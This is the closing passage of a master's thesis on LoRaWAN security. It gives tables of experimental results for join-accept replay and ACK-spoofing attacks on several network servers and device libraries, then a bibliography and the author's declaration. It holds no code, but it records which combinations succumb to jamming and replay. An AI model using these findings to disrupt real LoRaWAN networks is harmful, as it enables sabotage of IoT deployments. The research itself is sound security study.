E0	rx	lost	rx	–	–	ok	no
E1	rx	lost	rx	–	–	ok	no
E2	rx	lost	rx	–	–	ok	no
E3	rx	lost	rx	–	–	ok	no
E4	rx	lost	rx	–	–	ok	no
E5	rx	lost	rx	–	–	ok	no
E6	rx	lost	rx	–	–	ok	no
E7	rx	lost	rx	–	–	ok	no
E8	rx	lost	rx	–	–	ok	no
E9	rx	rx	rx	rx	rx	no	yes
E10	rx	lost	rx	–	–	ok	no
E11	rx	lost	rx	–	–	ok	no
E12	rx	lost	rx	–	–	ok	no
E13	rx	lost	rx	–	–	ok	no
E14	rx	lost	rx	–	–	ok	no
E15	rx	lost	rx	–	–	ok	no
E16	rx	lost	rx	–	–	ok	no
E17	rx	lost	rx	–	–	ok	no
E18	rx	lost	rx	–	–	ok	no
E19	rx	lost	rx	–	–	ok	no

During the experiment, 2 join requests haven't been received at all and are omitted in the table.

E.1.2 *LoRa Server Version 3*

LoRaServer in version 3 supports all versions of the specification up to 1.1, so with this stack, we test the backward compatibility of the network server (Arduino LMIC, LoRaMAC 4) or the homogeneous LoRaWAN 1.1 case (LoRaMAC 5).

LoRa Server Version 3 and Arduino LMIC

	First Join			Second Join			Comm.
ID	server	node	sniffer	server	node	spoof	possible
C0	rx	lost	rx	–	–	ok	no
C1	rx	lost	rx	–	–	ok	no
C2	rx	lost	rx	–	–	ok	no
C3	rx	lost	rx	–	–	ok	no
C4	rx	rx	rx				yes
C5	rx	lost	rx	–	–	ok	no
C6	rx	lost	rx	–	–	ok	no
C7	rx	lost	rx	–	–	ok	no
C8	rx	lost	rx	–	–	ok	no
C9	rx	rx	rx				yes
C10	rx	lost	rx	–	–	ok	no
C11	rx	rx	rx				yes
C12	rx	lost	rx	–	–	ok	no
C13	rx	lost	rx	–	–	ok	no
C14	rx	lost	rx	–	–	ok	no
C15	rx	lost	rx	–	–	ok	no
C16	rx	lost	rx	–	–	ok	no
C17	rx	lost	rx	–	–	ok	no
C18	rx	lost	rx	–	–	ok	no
C19	rx	lost	rx	–	–	ok	no

The end device got the first join accept three times, allowing to initiate a valid session.

LoRa Server Version 3 and LoRaMAC Version 4

	First Join			Second Join			Comm.
ID	server	node	sniffer	server	node	spoof	possible
A0	ok	lost	ok	–	–	ok	no
A1	ok	lost	ok	–	–	ok	no
A2	ok	lost	lost	ok	–	no	join failed
A3	ok	lost	ok	–	–	ok	no
A4	ok	lost	ok	–	–	ok	no
A5	ok	lost	ok	–	–	ok	no
A6	ok	lost	ok	–	–	ok	no
A7	ok	lost	ok	–	–	ok	no
A8	ok	lost	ok	–	–	ok	no
A9	ok	lost	ok	–	–	ok	no
A10	ok	lost	ok	–	–	ok	no
A11	ok	lost	ok	–	–	ok	no
A12	ok	lost	ok	–	–	ok	no
A13	ok	lost	ok	–	–	ok	no
A14	ok	lost	ok	–	–	ok	no
A15	ok	lost	ok	–	–	ok	no
A16	ok	lost	ok	–	–	ok	no
A17	ok	lost	ok	–	–	ok	no
A18	ok	lost	ok	–	–	ok	no
A19	ok	lost	ok	–	–	ok	no

During the experiment, 3 join requests haven't been received at all and are omitted in the table.

In experiment A2, the join failed due to the jammer being active. This does not lead to the intended durable effect but only disrupts communication while the attacker is active.

LoRa Server Version 3 and LoRaMAC Version 5

	First Join			Second Join			Comm.
ID	server	node	sniffer	server	node	spoof	possible
B0	rx	lost	rx	–	–	ok	join failed
B1	rx	lost	rx	–	–	ok	join failed
B2	rx	lost	rx	–	–	ok	join failed
B3	rx	lost	rx	–	–	ok	join failed
B4	rx	lost	rx	–	–	ok	join failed
B5	rx	ok	invalid			–	join failed
B6	rx	lost	rx	–	–	ok	join failed
B7	rx	lost	rx	–	–	ok	join failed
B8	rx	lost	rx	–	–	ok	join failed
B9	rx	lost	rx	–	–	ok	join failed
B10	rx	lost	rx	–	–	ok	join failed
B11	rx	lost	rx	–	–	ok	join failed
B12	rx	lost	rx	–	–	ok	join failed
B13	rx	lost	lost	ok	–	–	join failed
B14	rx	lost	rx	–	–	ok	join failed
B15	rx	lost	rx	–	–	ok	join failed
B16	rx	lost	rx	–	–	ok	join failed
B17	rx	lost	rx	–	–	ok	join failed
B18	rx	lost	rx	–	–	ok	join failed
B19	rx	lost	rx	–	–	ok	join failed

During the experiment, 4 join requests haven't been received at all and are omitted in the table.

In experiment B5, the sniffer captured an invalid frame and replayed that after every join request, preventing the end device to join. Experiment B13 failed due to the join accept jammer at the end device.

All other experiments have no permanent effect and require the attacker to stay active.

E.1.3 *The Things Network Stack Version 3*

The The Things Network Stack in version 3 supports all versions of the specification up to 1.1, so with this stack, we test the backward compatibility of the network server (Arduino LMIC, LoRaMAC 4) or the homogeneous LoRaWAN 1.1 case (LoRaMAC 5).

The Things Network Stack Version 3 and Arduino LMIC

	First Join			Second Join			Comm.
ID	server	node	sniffer	server	node	spoof	possible
I0	rx	lost	rx	–	–	ok	no
I1	rx	lost	rx	–	–	ok	no
I2	rx	lost	rx	–	–	ok	no
I3	rx	lost	rx	–	–	ok	no
I4	rx	lost	rx	–	–	ok	no
I5	rx	lost	rx	–	–	ok	no
I6	rx	lost	rx	–	–	ok	no
I7	rx	lost	rx	rx	–	ok	no
I8	rx	lost	rx	rx	–	ok	no
I9	rx	lost	rx	–	–	ok	no
I10	rx	lost	rx	–	–	ok	no
I11	rx	lost	rx	rx	–	ok	no
I12	rx	lost	rx	–	–	ok	no
I13	rx	lost	rx	–	–	ok	no
I14	rx	lost	rx	–	–	ok	no
I15	rx	lost	rx	–	–	ok	no
I16	rx	lost	rx	–	–	ok	no
I17	rx	lost	rx	–	–	ok	no
I18	rx	lost	rx	–	–	ok	no
I19	rx	lost	lost	rx	rx	no	yes

In experiment I19, the attacker and the end device missed the join accept message in the first round, and when the device retried joining the network, it succeeded.

Receiving the second join accept on the server side like in I7, I8 or I11 does not prevent the attack, as it is focused on manipulating client state.

The Things Network Stack Version 3 and LoRaMAC Version 4

	First Join			Second Join			Comm.
ID	server	node	sniffer	server	node	spoof	possible
G0	rx	lost	rx	–	–	ok	no
G1	rx	lost	rx	–	–	ok	no
G2	rx	lost	rx	–	–	ok	no
G3	rx	lost	rx	–	–	ok	no
G4	rx	lost	rx	–	–	ok	no
G5	rx	lost	rx	–	–	ok	no
G6	rx	lost	rx	–	–	ok	no
G7	rx	lost	rx	–	–	ok	no
G8	rx	lost	rx	–	–	ok	no
G9	rx	lost	rx	–	–	ok	no
G10	rx	lost	rx	–	–	ok	no
G11	rx	lost	rx	–	–	ok	no
G12	rx	lost	rx	–	–	ok	no
G13	rx	lost	rx	–	–	ok	no
G14	rx	lost	rx	–	–	ok	no
G15	rx	lost	rx	–	–	ok	no
G16	rx	lost	rx	–	–	ok	no
G17	rx	lost	rx	–	–	ok	no
G18	rx	lost	rx	rx	–	ok	no
G19	rx	lost	rx	–	–	ok	no

During the experiment, 24 join requests haven't been received at all and are omitted in the table. In all experiments that did start with a successful join process, the attacker was able to desynchronize the sessions.

The Things Network Stack Version 3 and LoRaMAC Version 5

	First Join			Second Join			Comm.
ID	server	node	sniffer	server	node	spoof	possible
H0	rx	lost	rx	–	–	ok	join failed
H1	rx	lost	rx	–	–	ok	join failed
H2	rx	lost	rx	–	–	ok	join failed
H3	rx	lost	rx	–	–	ok	join failed
H4	rx	lost	rx	–	–	ok	join failed
H5	rx	lost	rx	–	–	ok	join failed
H6	rx	lost	rx	–	–	ok	join failed
H7	rx	lost	rx	–	–	ok	join failed
H8	rx	lost	rx	–	–	ok	join failed
H9	rx	lost	rx	–	–	ok	join failed
H10	rx	lost	rx	–	–	ok	join failed
H11	rx	lost	rx	–	–	ok	join failed
H12	rx	lost	rx	–	–	ok	join failed
H13	rx	lost	rx	–	–	ok	join failed
H14	rx	lost	rx	–	–	ok	join failed
H15	rx	lost	rx	–	–	ok	join failed
H16	rx	lost	rx	–	–	ok	join failed
H17	rx	lost	rx	–	–	ok	join failed
H18	rx	lost	rx	–	–	ok	join failed
H19	rx	lost	rx	–	–	ok	join failed

Even though the attacker was able to capture a join accept in every run and replayed it to the end device successfully, he could not force the end device into a desynchronized session state, as the replayed join accept message was not accepted by the device.

E.2 ACK SPOOFING

This attack is discussed in detail in Section 8.2. The columns of the tables presented in this section have the following meaning:

- **ID** – Internal identifier for reference.
- **First Uplink** – Uplink used to record an acknowledgement:
  - **server** – Whether the uplink was received at the server. This is required to generate the ACK.
  - **node** – Whether the ACK was received at the node. This must not happen for the attack to succeed, as the ACK is already used then.
  - **sniffer** – Whether the sniffer could record the ACK while it was jammed at the node. This is also required for the second step.
- **Second Uplink** – Uplink that is blocked at the gateway but acknowledged to the end device:
  - **server** – Whether the server did receive the uplink. This is what we want to prevent.
  - **node** – Whether the node received a possible answer by the server. This would be a consequential error to having the network server receive the uplink in the first place.
  - **spoof** – Whether we could present our recorded ACK to the end device and the end device accepted it. If this succeeded, our attack worked.

The granularity of cell values depends on the underlying implementation. If the software provided more information, it is shown in the tables.

The devices were commissioned using activation by personalization (ABP) for all experiments to speed up the setup process. The session was created freshly for each network stack and not reset between single trials to make the results independent of reoccurring counter values.

E.2.1 *LoRa Server Version 1*

LoRaServer in version 1 only supports the LoRaWAN 1.0 branch, so these results show either the backward compatibility of the end device (LoRaMAC 5) or the situation in homogeneous LoRaWAN 1.0 networks (Arduino LMIC, LoRaMAC 4).

LoRa Server Version 1 and Arduino LMIC

	First Uplink			Second Uplink		
ID	server	node	sniffer	server	node	spoof
F0	rx	lost	rx	–	–	ok
F1	rx	rx	rx	–	–	dropped
F2	rx	lost	rx	–	–	ok
F3	rx	lost	rx	–	–	ok
F4	rx	lost	rx	–	–	ok
F5	rx	lost	rx	–	–	ok
F6	rx	lost	rx	–	–	ok
F7	rx	lost	rx	–	–	ok
F8	rx	lost	rx	–	–	ok
F9	rx	lost	rx	–	–	ok
F10	rx	lost	lost	–	–	–
F11	rx	lost	rx	–	–	ok
F12	rx	lost	rx	–	–	ok
F13	rx	lost	rx	–	–	ok
F14	rx	lost	rx	–	–	ok
F15	rx	lost	rx	–	–	ok
F16	rx	lost	rx	–	–	ok
F17	rx	lost	rx	–	–	ok
F18	rx	lost	rx	–	–	ok
F19	rx	lost	rx	–	–	ok

During the experiment, 5 messages haven't been received at all and are omitted in the table.

LoRa Server Version 1 and LoRaMAC Version 4

	First Uplink			Second Uplink		
ID	server	node	sniffer	server	node	spoof
D0	rx	lost	rx	–	–	ok
D1	rx	lost	rx	–	–	ok
D2	rx	rx	rx	–	–	DR
D3	rx	lost	rx	–	–	ok
D4	rx	rx	rx	–	–	DR
D5	rx	lost	rx	–	–	ok
D6	rx	lost	rx	–	–	ok
D7	rx	rx	rx	–	–	DR
D8	rx	MIC fail	rx	–	–	ok
D9	rx	lost	rx	–	–	ok
D10	rx	lost	rx	–	–	ok
D11	rx	lost	rx	–	–	ok
D12	rx	MIC fail	rx	–	–	ok
D13	rx	lost	rx	–	–	ok
D14	rx	MIC fail	rx	rx	–	ok
D15	rx	MIC fail	rx	–	–	ok
D16	rx	lost	rx	–	–	ok
D17	rx	lost	rx	–	–	ok
D18	rx	lost	rx	–	–	ok
D19	rx	rx	rx	–	–	DR

During the experiment, 9 messages haven't been received at all and are omitted in the table.

For experiments D2, D4, D7 and D19, the jammer did not catch the ACK at the end device, so that replaying it was not accepted, and the MAC layer reported "Downlink repeated" (DR in the table). Experiment D14 failed because even though the ACK could be spoofed, the network server received the uplink.

LoRa Server Version 1 and LoRaMAC Version 5

	First Uplink			Second Uplink		
ID	server	node	sniffer	server	node	spoof
E0	rx	lost	rx	–	–	ok
E1	rx	MIC fail	rx	–	–	ok
E2	rx	MIC fail	rx	rx	–	ok
E3	rx	lost	rx	–	–	ok
E4	rx	MIC fail	rx	–	–	ok
E5	rx	MIC fail	rx	–	–	ok
E6	rx	lost	rx	–	–	ok
E7	rx	lost	rx	–	–	ok
E8	rx	MIC fail	rx	–	–	ok
E9	rx	lost	rx	–	–	ok
E10	rx	MIC fail	rx	–	–	ok
E11	rx	MIC fail	rx	–	–	ok
E12	rx	MIC fail	rx	–	–	ok
E13	rx	MIC fail	rx	–	–	ok
E14	rx	lost	rx	–	–	ok
E15	rx	lost	rx	–	–	ok
E16	rx	lost	rx	–	–	ok
E17	rx	lost	rx	–	–	ok
E18	rx	lost	rx	–	–	ok
E19	rx	lost	rx	–	–	ok

During the experiment, 16 messages haven't been received at all and are omitted in the table.

Experiment E2 failed because even though the ACK could be spoofed, the network server received the uplink.

E.2.2 *LoRa Server Version 3*

LoRaServer in version 3 supports all versions of the specification up to 1.1, so with this stack, we test the backward compatibility of the network server (Arduino LMIC, LoRaMAC 4) or the homogeneous LoRaWAN 1.1 case (LoRaMAC 5).

LoRa Server Version 3 and Arduino LMIC

	First Uplink			Second Uplink		
ID	server	node	sniffer	server	node	spoof
C0	rx	lost	rx	–	–	ok
C1	rx	lost	rx	–	–	ok
C2	rx	lost	rx	–	–	ok
C3	rx	lost	rx	–	–	ok
C4	rx	lost	rx	–	–	ok
C5	rx	lost	rx	–	–	ok
C6	rx	rx	lost			
C7	rx	lost	rx	rx	rx	–
C8	rx	lost	rx	–	–	ok
C9	rx	lost	rx	–	–	–
C10	rx	lost	rx	–	–	ok
C11	rx	rx	rx	–	–	–
C12	rx	lost	rx	–	–	ok
C13	rx	lost	rx	–	–	ok
C14	rx	lost	rx	–	–	ok
C15	rx	lost	rx	–	–	ok
C16	rx	lost	rx	–	–	ok
C17	rx	lost	rx	–	–	ok
C18	rx	lost	rx	–	–	ok
C19	rx	lost	rx	–	–	ok

During the experiment, 2 messages haven't been received at all and are omitted in the table.

LoRa Server Version 3 and LoRaMAC Version 4

	First Uplink			Second Uplink		
ID	server	node	sniffer	server	node	spoof
A0	rx	MIC fail	rx	–	–	ok
A1	rx	MIC fail	rx	–	–	ok
A2	rx	lost	rx	–	–	ok
A3	rx	MIC fail	rx	–	–	ok
A4	rx	MIC fail	rx	–	–	ok
A5	rx	MIC fail	rx	–	–	ok
A6	rx	lost	rx	–	–	ok
A7	rx	MIC fail	rx	–	–	ok
A8	rx	lost	rx	–	–	ok
A9	rx	MIC fail	rx	–	–	ok
A10	rx	Address fail	rx	–	–	ok
A11	rx	lost	rx	–	–	ok
A12	rx	lost	lost			
A13	rx	lost	rx	–	–	ok
A14	rx	lost	rx	–	–	ok
A15	rx	lost	rx	–	–	ok
A16	rx	lost	rx	–	–	ok
A17	rx	MIC fail	rx	–	–	ok
A18	rx	lost	rx	–	–	ok
A19	rx	MIC fail	rx	–	–	ok

During the experiment, 6 messages haven't been received at all and are omitted in the table.

LoRa Server Version 3 and LoRaMAC Version 5

	First Uplink			Second Uplink		
ID	server	node	sniffer	server	node	spoof
B0	rx	MIC fail	rx	–	MIC fail	–
B1	rx	MIC fail	rx	–	MIC fail	–
B2	rx	MIC fail	rx	–	MIC fail	–
B3	rx	MIC fail	rx	–	MIC fail	–
B4	rx	MIC fail	rx	–	MIC fail	–
B5	rx	MIC fail	rx	–	MIC fail	–
B6	rx	lost	rx	–	MIC fail	–
B7	rx	address fail	rx	–	MIC fail	–
B8	rx	MIC fail	rx	–	MIC fail	–
B9	rx	MIC fail	rx	–	MIC fail	–
B10	rx	MIC fail	rx	–	MIC fail	–
B11	rx	MIC fail	rx	–	MIC fail	–
B12	rx	MIC fail	rx	–	MIC fail	–
B13	rx	MIC fail	rx	–	MIC fail	–
B14	rx	lost	rx	–	MIC fail	–
B15	rx	lost	rx	–	MIC fail	–
B16	rx	rx	rx	yes	dup. downlink	–
B17	rx	lost	rx	–	MIC fail	–
B18	rx	MIC fail	rx	yes	MIC fail	–
B19	rx	MIC fail	rx	–	MIC fail	–

During the experiment, 20 messages haven't been received at all and are omitted in the table.

E.2.3 *The Things Network Stack Version 3*

The The Things Network Stack in version 3 supports all versions of the specification up to 1.1, so with this stack, we test the backward compatibility of the network server (Arduino LMIC, LoRaMAC 4) or the homogeneous LoRaWAN 1.1 case (LoRaMAC 5).

The default configuration for this stack uses an rx1delay of 5 seconds for ABP devices. This was overridden with the 1 second to make the results comparable to other network stacks and is the recommendation by the LoRaWAN specification.

The Things Network Stack Version 3 and Arduino LMIC

	First Uplink			Second Uplink		
ID	server	node	sniffer	server	node	spoof
I0	rx	lost	rx	–	–	ok
I1	rx	lost	rx	–	–	ok
I2	rx	lost	rx	–	–	ok
I3	rx	lost	rx	–	–	ok
I4	rx	rx	rx	–	–	not accepted
I5	rx	lost	rx	–	–	ok
I6	rx	lost	rx	–	–	ok
I7	rx	rx	rx	–	–	not accepted
I8	rx	lost	rx	–	–	ok
I9	rx	lost	rx	–	–	ok
I10	rx	lost	rx	–	–	ok
I11	rx	lost	rx	–	–	ok
I12	rx	lost	rx	–	–	ok
I13	rx	lost	rx	–	–	ok
I14	rx	lost	rx	–	–	ok
I15	rx	lost	rx	–	–	ok
I16	rx	lost	rx	–	–	ok
I17	rx	lost	rx	–	–	ok
I18	rx	lost	rx	–	–	ok
I19	rx	lost	rx	–	–	ok

During the experiment, 5 messages haven't been received at all and are omitted in the table.

The Things Network Stack Version 3 and LoRaMAC Version 4

	First Uplink			Second Uplink		
ID	server	node	sniffer	server	node	spoof
G0	rx	lost	rx	–	–	ok
G1	rx	MIC fail	rx	–	–	ok
G2	rx	lost	rx	–	–	ok
G3	rx	MIC fail	rx	–	–	ok
G4	rx	rx	rx	–	–	DR
G5	rx	lost	rx	–	–	ok
G6	rx	lost	rx	–	–	ok
G7	rx	lost	rx	–	–	ok
G8	rx	MIC fail	rx	–	–	ok
G9	rx	lost	rx	–	–	ok
G10	rx	MIC fail	rx	–	–	ok
G11	rx	lost	rx	–	–	ok
G12	rx	lost	rx	–	–	ok
G13	rx	rx	lost			
G14	rx	MIC fail	rx	–	–	ok
G15	rx	lost	rx	–	–	ok
G16	rx	lost	rx	–	–	ok
G17	rx	lost	rx	–	–	ok
G18	rx	MIC fail	rx	–	–	ok
G19	rx	MIC fail	rx	–	–	ok
G20	rx	MIC fail	rx	–	–	ok

During the experiment, 2 messages haven't been received at all and are omitted in the table.

In experiment G4, the end device received the legitimate downlink directly, so the replay was detected with "downlink repeated" (DR) and the attack failed. Experiment G13 was similar, but the ACK also has not been received by the sniffer.

The Things Network Stack Version 3 and LoRaMAC Version 5

	First Uplink			Second Uplink		
ID	server	node	sniffer	server	node	spoof
H0	rx	lost	rx	–	–	MIC fail
H1	rx	MIC fail	rx	–	–	MIC fail
H2	rx	MIC fail	rx	–	–	MIC fail
H3	rx	MIC fail	rx	–	–	MIC fail
H4	rx	MIC fail	rx	–	–	MIC fail
H5	rx	MIC fail	rx	–	–	MIC fail
H6	rx	MIC fail	rx	–	–	MIC fail
H7	rx	MIC fail	rx	–	–	MIC fail
H8	rx	rx	rx	–	–	DR
H9	rx	MIC fail	corrupted	–	–	no rx
H10	rx	MIC fail	rx	–	–	MIC fail
H11	rx	MIC fail	rx	–	–	MIC fail
H12	rx	MIC fail	rx	–	–	MIC fail
H13	rx	lost	rx	–	–	MIC fail
H14	rx	lost	rx	–	–	MIC fail
H15	rx	MIC fail	rx	–	–	MIC fail
H16	rx	MIC fail	rx	–	–	MIC fail
H17	rx	MIC fail	rx	–	–	MIC fail
H18	rx	MIC fail	rx	–	–	MIC fail
H19	rx	MIC fail	rx	–	–	MIC fail

In experiment H8, the jammer was not able to jam the ACK at the end device for the first frame. In experiment H9, the sniffer received an invalid frame. All experiments failed, showing that LoRaWAN 1.1's countermeasures are effective.

BIBLIOGRAPHY

[1] Ferran Adelantado, Xavier Vilajosana, Pere Tuset-Peiro, Borja Martinez, Joan Melia-Segui, and Thomas Watteyne. "Understanding the Limits of LoRaWAN." In: *IEEE Communications magazine* 55.9 (2017), pp. 34–40.

[2] Emekcan Aras, Gowri Sankar Ramachandran, Piers Lawrence, and Danny Hughes. "Exploring the Security Vulnerabilities of LoRa." In: *Cybernetics (CYBCONF), 2017 3rd IEEE International Conference on*. IEEE. 2017, pp. 1–6.

[3] Emekcan Aras, Nicolas Small, Gowri Sankar Ramachandran, Stéphane Delbruel, Wouter Joosen, and Danny Hughes. "Selective Jamming of LoRaWAN Using Commodity Hardware." In: *arXiv preprint arXiv:1712.02141* (2017).

[4] Gildas Avoine and Loic Ferreira. "Rescuing LoRaWAN 1.0." In: *Financial Cryptography and Data Security 2018, Twenty-Second International Conference on*. 2018.

[5] Emmanuel Baccelli, Cenk Gündoğan, Oliver Hahm, Peter Kietzmann, Martine S Lenders, Hauke Petersen, Kaspar Schleiser, Thomas C Schmidt, and Matthias Wählisch. "RIOT: An Open Source Operating System for Low-End Embedded Devices in the IoT." In: *IEEE Internet of Things Journal* 5.6 (2018), pp. 4428–4440.

[6] Orne Brocaar. *LoRa Server*. GitHub Repository. URL: `https://github.com/brocaar/loraserver`.

[7] Ismail Butun, Nuno Pereira, and Mikael Gidlund. "Analysis of LoRaWAN v1.1 Security." In: *Proceedings of the 4th ACM MobiHoc Workshop on Experiences with the Design and Implementation of Smart Objects*. ACM. 2018, p. 5.

[8] Ismail Butun, Nuno Pereira, and Mikael Gidlund. "Security Risk Analysis of LoRaWAN and Future Directions." In: *Future Internet* 11.1 (2019), p. 3.

[9] MCCI Catena. *Arduino LMIC*. GitHub Repository. URL: `https://github.com/mcci-catena/arduino-lmic`.

[10] LoRa Alliance Technical Committee. *LoRaWAN™ Backend Interfaces Specification V1.0*. Tech. rep. LoRa Alliance, 2017. URL: `https://lora-alliance.org/resource-hub/lorawanr-backend-interfaces-v10`.

[11] LoRa Alliance Technical Committee. *LoRaWAN™ Specification V1.1*. Tech. rep. LoRa Alliance, 2017. URL: `https://lora-alliance.org/resource-hub/lorawantm-specification-v11`.

[12] LoRa Alliance Technical Committee. *LoRaWAN™ Specification V1.0.3*. Tech. rep. LoRa Alliance, 2018. URL: https://lora-alliance.org/resource-hub/lorawantm-specification-v103.

[13] LoRa Alliance Technical Committee. *Technical Recommendations for Preventing State Synchronization Issues around LoRaWAN™ 1.0.x Join Procedure*. Tech. rep. LoRa Alliance, 2018. URL: https://lora-alliance.org/resource-hub/technical-recommendations-preventing-state-synchronization-issues-around-lorawanr-10x.

[14] Daniele Croce, Michele Gucciardo, Stefano Mangione, Giuseppe Santaromita, and Ilenia Tinnirello. "Impact of LoRa Imperfect Orthogonality: Analysis of Link-Level Performance." In: *IEEE Communications Letters* 22.4 (2018), pp. 796–799.

[15] Danny Dolev and Andrew Yao. "On the Security of Public Key Protocols." In: *IEEE Transactions on information theory* 29.2 (1983), pp. 198–208.

[16] Tahsin CM Dönmez and Ethiopia Nigussie. "Security of Join Procedure and its Delegation in LoRaWAN v1.1." In: *Procedia Computer Science* 134 (2018), pp. 204–211.

[17] Tahsin CM Dönmez and Ethiopia Nigussie. "Security of LoRaWAN v1.1 in Backward Compatibility Scenarios." In: *Procedia computer science* 134 (2018), pp. 51–58.

[18] Mohamed Eldefrawy, Ismail Butun, Nuno Pereira, and Mikael Gidlund. "Formal Security Analysis of LoRaWAN." In: *Computer Networks* 148 (2019), pp. 328–339.

[19] Eef van Es. "LoRaWAN Vulerability Analysis – (In)validation of Possible Vulnerabilities in the LoRaWAN Protocol Specification." MA thesis. Open University of the Netherlands, 2018.

[20] Eef van Es, Harald Vranken, and Arjen Hommersom. "Denial-of-Service Attacks on LoRaWAN." In: *Proceedings of the 13th International Conference on Availability, Reliability and Security*. ACM. 2018, p. 17.

[21] *IEEE Standard for Information technology– Local and metropolitan area networks– Specific requirements– Part 15.4: Wireless Medium Access Control (MAC) and Physical Layer (PHY) Specifications for Low Rate Wireless Personal Area Networks (WPANs)*. Tech. rep. Sept. 2006, pp. 1–320. DOI: 10.1109/IEEESTD.2006.232110.

[22] Irmen de Jong. *PYRO – Python Remote Objects*. GitHub Repository. URL: https://github.com/irmen/Pyro4.

[23] Matthew Knight and Balint Seeber. "Decoding LoRa: Realizing a Modern LPWAN with SDR." In: *Proceedings of the GNU Radio Conference*. Vol. 1. 1. 2016.

[24] JungWoon Lee, DongYeop Hwang, JiHong Park, and Ki-Hyung Kim. "Risk Analysis and Countermeasure for Bit-Flipping Attack in LoRaWAN." In: *Information Networking (ICOIN), 2017 International Conference on*. IEEE. 2017, pp. 549–551.

[25] *LoRa Modulation Basics (AN1200.22)*. Tech. rep. Semtech Corporation, May 2015. URL: https://www.semtech.com/uploads/documents/an1200.22.pdf.

[26] Robert Miller. "Lora Security: Building a Secure LoRa Solution." In: *MWR Labs Whitepaper* (2016).

[27] SeungJae Na, DongYeop Hwang, WoonSeob Shin, and Ki-Hyung Kim. "Scenario and Countermeasure for Replay Attack Using Join Request Messages in LoRaWAN." In: *2017 International Conference on Information Networking (ICOIN)*. IEEE. 2017, pp. 718–720.

[28] The Things Network. *The Things Network Stack for LoRaWAN v3*. GitHub Repository. URL: https://github.com/TheThingsNetwork/lorawan-stack.

[29] Radha Poovendran and Jicheol Lee. *RFC4493: The AES-CMAC Algorithm*. Tech. rep. 2006. URL: https://tools.ietf.org/html/rfc4493.

[30] Andri Rahmadhani and Fernando Kuipers. "Understanding Collisions in a LoRaWAN." In: (2017).

[31] Andri Rahmadhani and Fernando Kuipers. "When LoRaWAN Frames Collide." In: *Proc. of the 12th International Workshop on Wireless Network Testbeds, Experimental Evaluation & Characterization (ACM WiNTECH 2018)*. 2018.

[32] Brecht Reynders, Wannes Meert, and Sofie Pollin. "Range and Coexistence Analysis of Long Range Unlicensed Communication." In: *2016 23rd International Conference on Telecommunications (ICT)*. IEEE. 2016, pp. 1–6.

[33] *SX1272/3/6/7/8: LoRa Modem Designer's Guide (AN1200.13)*. Tech. rep. Semtech Corporation, July 2013.

[34] *SX1276/77/78/79 - 137 MHz to 1020 MHz Low Power Long Range Transceiver - Datasheet*. Tech. rep. Semtech Corporation, 2019. URL: https://www.semtech.com/uploads/documents/DS_SX1276-7-8-9_W_APP_V6.pdf.

[35] Olivier B. A. Seller and Nicolas Sornin. *Low Power Long Range Transmitter*. US Patent 9,252,834. Feb. 2016.

[36] Semtech. *LoRaMac-node*. GitHub Repository. URL: https://github.com/Lora-net/LoRaMac-node.

[37] Nicolas Sornin, Miguel Luis, Thomas Eirich, Thorsten Kramp, and Olivier Hersent. *LoRaWAN™ Specification V1.0*. Tech. rep. LoRa Alliance, 2015. URL: https://lora-alliance.org/resource-hub/lorawantm-specification-v10.

[38] Nicolas Sornin, Miguel Luis, Thomas Eirich, Thorsten Kramp, and Olivier Hersent. *LoRaWAN™ Specification V1.0.1*. Tech. rep. LoRa Alliance, 2016. URL: https://lora-alliance.org/resource-hub/lorawantm-specification-v101.

[39] Nicolas Sornin, Miguel Luis, Thomas Eirich, Thorsten Kramp, and Olivier Hersent. *LoRaWAN™ Specification V1.0.2*. Tech. rep. LoRa Alliance, 2016. URL: https://lora-alliance.org/resource-hub/lorawantm-specification-v102.

[40] Daniel Steinmetzer, Milan Stute, and Matthias Hollick. "TPy: A Lightweight Framework for Agile Distributed Network Experiments." In: *12th International Workshop on Wireless Network Testbeds, Experimental evaluation & CHaracterization (WiNTECH '18)*. New Delhi, India: ACM, Oct. 2018.

[41] Daniel Steinmetzer, Daniel Wegemer, and Matthias Hollick. *Talon Tools: The Framework for Practical IEEE 802.11ad Research*. 2017. URL: https://seemoo.de/talon-tools.

[42] Stefano Tomasin, Simone Zulian, and Lorenzo Vangelista. "Security Analysis of LoRaWAN Join Procedure for Internet of Things Networks." In: *Wireless Communications and Networking Conference Workshops (WCNCW), 2017 IEEE*. IEEE. 2017, pp. 1–6.

[43] Maarten Westenberg. *Single Channel LoRaWAN Gateway v5*. GitHub Repository. URL: https://github.com/things4u/ESP-1ch-Gateway-v5.0.

[44] Xueying Yang. "LoRaWAN: Vulnerability Analysis and Practical Exploitation." MA thesis. Delft University of Technology, 2017.

[45] Xueying Yang, Evgenios Karampatzakis, Christian Doerr, and Fernando Kuipers. "Security Vulnerabilities in LoRaWAN." In: *2018 IEEE/ACM Third International Conference on Internet-of-Things Design and Implementation (IoTDI)*. IEEE. 2018, pp. 129–140.

[46] Simone Zulian. "Security Threat Analysis and Countermeasures for LoRaWAN Join Procedure." MA thesis. Università degli Studi di Padova, 2016.

ERKLÄRUNG ZUR ABSCHLUSSARBEIT

gemäß § 22 Abs. 7 und § 23 Abs. 7 APB TU Darmstadt

Hiermit versichere ich, Frank Philipp Hessel, die vorliegende Master Thesis gemäß § 22 Abs. 7 APB der TU Darmstadt ohne Hilfe Dritter und nur mit den angegebenen Quellen und Hilfsmitteln angefertigt zu haben. Alle Stellen, die Quellen entnommen wurden, sind als solche kenntlich gemacht worden. Diese Arbeit hat in gleicher oder ähnlicher Form noch keiner Prüfungsbehörde vorgelegen. Mir ist bekannt, dass im Falle eines Plagiats (§ 38 Abs. 2 APB) ein Täuschungsversuch vorliegt, der dazu führt, dass die Arbeit mit 5,0 bewertet und damit ein Prüfungsversuch verbraucht wird. Abschlussarbeiten dürfen nur einmal wiederholt werden. Bei der abgegebenen Thesis stimmen die schriftliche und die zur Archivierung eingereichte elektronische Fassung gemäß § 23 Abs. 7 APB überein.

THESIS STATEMENT

pursuant to § 22 paragraph 7 and § 23 paragraph 7 of APB TU Darmstadt

I herewith formally declare that I, Frank Philipp Hessel, have written the submitted Master Thesis independently pursuant to § 22 paragraph 7 of APB TU Darmstadt. I did not use any outside support except for the quoted literature and other sources mentioned in the paper. I clearly marked and separately listed all of the literature and all of the other sources which I employed when producing this academic work, either literally or in content. This thesis has not been handed in or published before in the same or similar form. I am aware, that in case of an attempt at deception based on plagiarism (§ 38 paragraph 2 APB), the thesis would be graded with 5.0 and counted as one failed examination attempt. The thesis may only be repeated once. In the submitted thesis the written copies and the electronic version for archiving are pursuant to § 23 paragraph 7 of APB identical in content.

Darmstadt, August 21, 2019

Frank Philipp Hessel